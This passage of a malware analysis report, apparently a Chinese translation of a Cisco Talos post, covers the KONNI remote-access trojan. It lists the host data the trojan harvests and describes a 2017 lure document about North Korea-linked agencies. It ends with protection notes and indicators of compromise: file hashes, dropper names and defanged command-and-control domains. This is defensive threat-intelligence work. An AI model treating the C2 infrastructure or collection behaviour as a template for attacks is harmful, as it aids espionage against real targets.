
当攻击者想要收集有关受感染系统的信息（操作 5）时，它会检索以下信息：

- 主机名
- IP 地址
- 计算机名
- 用户名
- 连接的驱动器
- 操作系统版本
- 架构
- 开始菜单程序
- 已安装的软件




### INTER AGENCY LIST AND PHONEBOOK - APRIL 2017 RC_OFFICE_COORDINATION_ASSOCIATE.SCR

我们发现的最后一个使用 KONNI 的攻击活动名为 Inter Agency List and Phonebook - April 2017 RC_Office_Coordination_Associate.scr。此文件植入的文件与之前的攻击活动完全相同，但诱饵文档有所不同：




此文档包含与朝鲜有关的机构、大使馆和组织成员的姓名、电话号码和邮件地址。


## 结论

我们通过分析了解了 KONNI 在过去三年的演变情况。最近的攻击活动开始于几天前，目前仍处于活跃状态。发稿时相关的基础设施依然在持续运行。RAT 避开监控耳目已有数年之久，一种可能的解释是，这种攻击活动非常有局限性，因此未引起怀疑。

本调查表明，制作者已在技术（通过实施新功能）和诱饵文档质量方面进行改进。发生于 2017 年 4 月的攻击活动使用了包含潜在敏感数据的相关文档，而且，Office 文档的元数据包含的人名似乎是某个公共组织的工作人员。我们不知道文档是受感染的合法文档，还是攻击者为获取信任而伪造的文档。

显然，制作者对朝鲜非常感兴趣，4 个攻击活动中有 3 个与朝鲜有关。

下图显示的是 KONNI 在过去 3 年的演变情况：




## 防护

思科客户可通过其他方式检测并阻止此威胁，包括：

| PRODUCT | PROTECTION |
|---|---|
| AMP | ✔ |
| CWS | ✔ |
| Email Security | ✔ |
| Network Security | ✔ |
| Threat Grid | ✔ |
| Umbrella | ✔ |
| WSA | ✔ |

高级恶意软件防护 (AMP) 解决方案可以有效防止执行威胁发起者使用的恶意软件。

CWS 或 WSA Web 扫描功能可以阻止访问恶意网站，并检测这些攻击中所用的恶意软件。

邮件安全设备可以拦截威胁发起者在攻击活动中发出的恶意邮件。

IPS 和 NGFW 的网络安全防护功能拥有最新的签名库，可以检测威胁发起者实施的恶意网络活动。

AMP Threat Grid 可帮助识别恶意二进制文件，使所有思科安全产品都有内置保护措施。

Umbrella，我们的安全互联网网关 (SIG)，可阻止用户连接恶意域、IP 和 URL（无论用户是否位于公司网络上）

## IOC

### 2014 年攻击活动：FATAL BEAUTY

#### 植入程序

SHA256：413772d81e4532fec5119e9dce5e2bf90b7538be33066cf9a6ff796254a5225f
文件名：beauty.scr

#### 植入的文件

#1
SHA256：eb90e40fc4d91dec68e8509056c52e9c8ed4e392c4ac979518f8d87c31e2b435
文件名：C:\Windows\beauty.jpg
文件类型：JPEG 图像数据、JFIF 标准 1.02

#2
SHA256：44150350727e2a42f66d50015e98de462d362af8a9ae33d1f5124f1703179ab9
文件名：C:\Windows\svchost.exe
文件类型：PE32 可执行文件 (GUI) Intel 80386，适用于 MS Windows

#### CC

phpschboy[.]prohosts[.]org
jams481[.]site[.]bz

### 2016 年攻击活动：HOW CAN NORTH KOREAN HYDROGEN BOMB WIPE OUT MANHATTAN

#### 植入程序

SHA256：94113c9968db13e3412c1b9c1c882592481c559c0613dbccfed2fcfc80e77dc5
文件名：How can North Korean hydrogen bomb wipe out Manhattan.scr

#### 植入的文件

#1
SHA256：56f159cde3a55ae6e9270d95791ef2f6859aa119ad516c9471010302e1fb5634
文件名：conhote.dll

#2
SHA256：553a475f72819b295927e469c7bf9aef774783f3ae8c34c794f35702023317cc
文件名：winnit.exe

#3
SHA256：92600679bb183c1897e7e1e6446082111491a42aa65a3a48bd0fceae0db7244f
文件名：Anti virus service.lnk

#### C C
dowhelsitjs[.]netau[.]net

### 2017 年攻击活动 A：

#### 植入程序
SHA256：69a9d7aa0cb964c091ca128735b6e60fa7ce028a2ba41d99023dd57c06600fe0
文件名：Pyongyang Directory Group email April 2017
RC_Office_Coordination_Associate.scr

#### 植入的文件
#1
SHA256：3de491de3f39c599954bdbf08bba3bab9e4a1d2c64141b03a866c08ef867c9d1
文件名：adobe distillist.lnk

#2
SHA256：39bc918f0080603ac80fe1ec2edfd3099a88dc04322106735bc08188838b2635
文件名：winload.exe

#3
SHA256：dd730cc8fcbb979eb366915397b8535ce3b6cfdb01be2235797d9783661fc84d
文件名：winload.dll

#### C C
Pactchfilepacks[.]net23[.]net
checkmail[.]phpnet[.]us

### 2017 年攻击活动 B：

#### 植入程序
SHA256：640477943ad77fb2a74752f4650707ea616c3c022359d7b2e264a63495abe45e
文件名：Inter Agency List and Phonebook - April 2017
RC_Office_Coordination_Associate.scr

### 植入的文件

#1
SHA256：4585584fe7e14838858b24c18a792b105d18f87d2711c060f09e62d89fc3085b
文件名：adobe distillist.lnk

#2
SHA256：39bc918f0080603ac80fe1ec2edfd3099a88dc04322106735bc08188838b2635
文件名：winload.exe

#3
SHA256：dd730cc8fcbb979eb366915397b8535ce3b6cfdb01be2235797d9783661fc84d
文件名：winload.dll

### CC

Pactchfilepacks[.]net23[.]net
checkmail[.]phpnet[.]us

## 相关样本

413772d81e4532fec5119e9dce5e2bf90b7538be33066cf9a6ff796254a5225f
44150350727e2a42f66d50015e98de462d362af8a9ae33d1f5124f1703179ab9
553a475f72819b295927e469c7bf9aef774783f3ae8c34c794f35702023317cc
56f159cde3a55ae6e9270d95791ef2f6859aa119ad516c9471010302e1fb5634
94113c9968db13e3412c1b9c1c882592481c559c0613dbccfed2fcfc80e77dc5
f091d210fd214c6f19f45d880cde77781b03c5dc86aa2d62417939e7dce047ff
0f327d67b601a87e575e726dc67a10c341720267de58f3bd2df3ce705055e757
234f9d50aadb605d920458cc30a16b90c0ae1443bc7ef3bf452566ce111cece8
39bc918f0080603ac80fe1ec2edfd3099a88dc04322106735bc08188838b2635
581e820637decf37bfd315c6eb71176976a0f2d59708f2836ff969873b86c7db
640477943ad77fb2a74752f4650707ea616c3c022359d7b2e264a63495abe45e
69a9d7aa0cb964c091ca128735b6e60fa7ce028a2ba41d99023dd57c06600fe0
97b1039612eb684eaec5d21f0ac0a2b06b933cc3c078deabea2706cb69045355
dae9d8f9f7f745385286775f6e99d3dcc55bbbe47268a3ea20deffe5c8fd0f0e
dd730cc8fcbb979eb366915397b8535ce3b6cfdb01be2235797d9783661fc84d
e6a9d9791f763123f9fe1f69e69069340e02248b9b16a88334b6a5a611944ef9
ead47df090a4de54220a8be27ec6737304c1c3fe9d0946451b2a60b8f11212d1

发布者：PAUL RASCAGNERES；发布时间：中午 0:59
标签：APT、KONNI、朝鲜、恶意软件、恶意软件分析、RAT